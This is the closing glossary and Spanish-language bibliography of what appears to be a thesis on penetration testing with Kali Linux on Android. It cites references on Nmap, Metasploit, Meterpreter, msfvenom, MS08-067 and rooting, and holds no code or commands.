VirusTotal: Sitio para análisis de archivos infectados en su página oficial www.virustotal.com

Wireshark: Es un analizador de protocolos utilizado para la captura y análisis de paquetes en una red.

9 BIBLIOGRAFIA

[1] wikiHow, «Cómo hacer root a la Samsung Galaxy Tab 3,» [En línea]. Available: https://es.wikihow.com/hacer-root-a-la-Samsung-Galaxy-Tab-3. [Último acceso: 05 09 2019].

[2] fredyavila2, «Cómo instalar Kali Linux en Android,» 27 12 2018. [En línea]. Available: http://www.disoftin.com/2018/12/como-instalar-kali-linux-en-android.html. [Último acceso: 20 09 2019].

[3] G. Lyon, « Nmap Security Scanner,» 1997. [En línea]. Available: https://nmap.org/book/man.html. [Último acceso: 12 12 2019].

[4] E. Parra, «Manual de Armitage en Español,» Comunidad DragonJar, [En línea]. Available: https://www.dragonjar.org/manual-de-armitage-en-espanol.xhtml. [Último acceso: 20 12 2019].

[5] S. Araújo, «Ahora sí, descanse en paz: Microsoft acaba con la última versión de Windows XP que aún recibía soporte,» Genbeta, 10 04 2019. [En línea]. Available: https://www.genbeta.com/sistemas-operativos/ahora-descanse-paz-windows-xp-deja-recibir-soporte-17-anos-despues-su-lanzamiento. [Último acceso: 15 01 2020].

[6] O. Security, «John the Ripper,» Offensive Security, [En línea]. Available: https://www.offensive-security.com/metasploit-unleashed/john-ripper/. [Último acceso: 22 02 2020].

[7] Rapid7, «MS08-067 Microsoft Server Service Relative Path Stack Corruption,» [En línea]. Available: https://www.rapid7.com/db/modules/exploit/windows/smb/ms08_067_netapi. [Último acceso: 23 01 2020].

[8] A. Caballero, «Explotar MS08-067 con MSF,» ReyDes, 02 04 2014. [En línea]. Available: http://www.reydes.com/d/?q=Explotar_MS08_067_con_MSF. [Último acceso: 20 01 2020].

[9] O. Security, «About the Metasploit Meterpreter,» Offensive Security, [En línea]. Available: https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/. [Último acceso: 10 02 2020].

[10] Creadpag, «Comandos de Meterpreter EN KALI LINUX,» CREADPAG, 08 05 2018. [En línea]. Available: https://www.creadpag.com/2018/05/comandos-de-meterpreter-en-kali-linux.html. [Último acceso: 22 02 2020].

[11] O. Security, «MSFvenom,» Offensive Security, [En línea]. Available: https://www.offensive-security.com/metasploit-unleashed/msfvenom/. [Último acceso: 25 02 2020].

[12] G. G. Rodriguez, Manual del Hacker, Ciudad Autónoma de Buenos Aires: Director Editorial, 2019.

[13] R. ANDRÉS, «CVE-2017-18192 exploit ejecutado por Metasploit sobre Kali Linux contra un SO Android para acceder al Shell.,» Lesand, 17 12 2018. [En línea]. Available: https://www.lesand.cl/foro/cve-2017-18192-exploit-ejecutado-por-metasploit-sobre-kali-linux-contra-un-so-android-para . [Último acceso: 02 03 2020].

[14] S. BORONDO, «¿Qué riesgos corremos al instalar aplicaciones 'gratuitas'?,» El Correo, 14 02 2020. [En línea]. Available: https://www.elcorreo.com/tecnologia/apps/riesgos-corremos-instalar-20200211130052-nt.html?ref=https:%2F%2Fwww.google.com%2F. [Último acceso: 03 05 2020].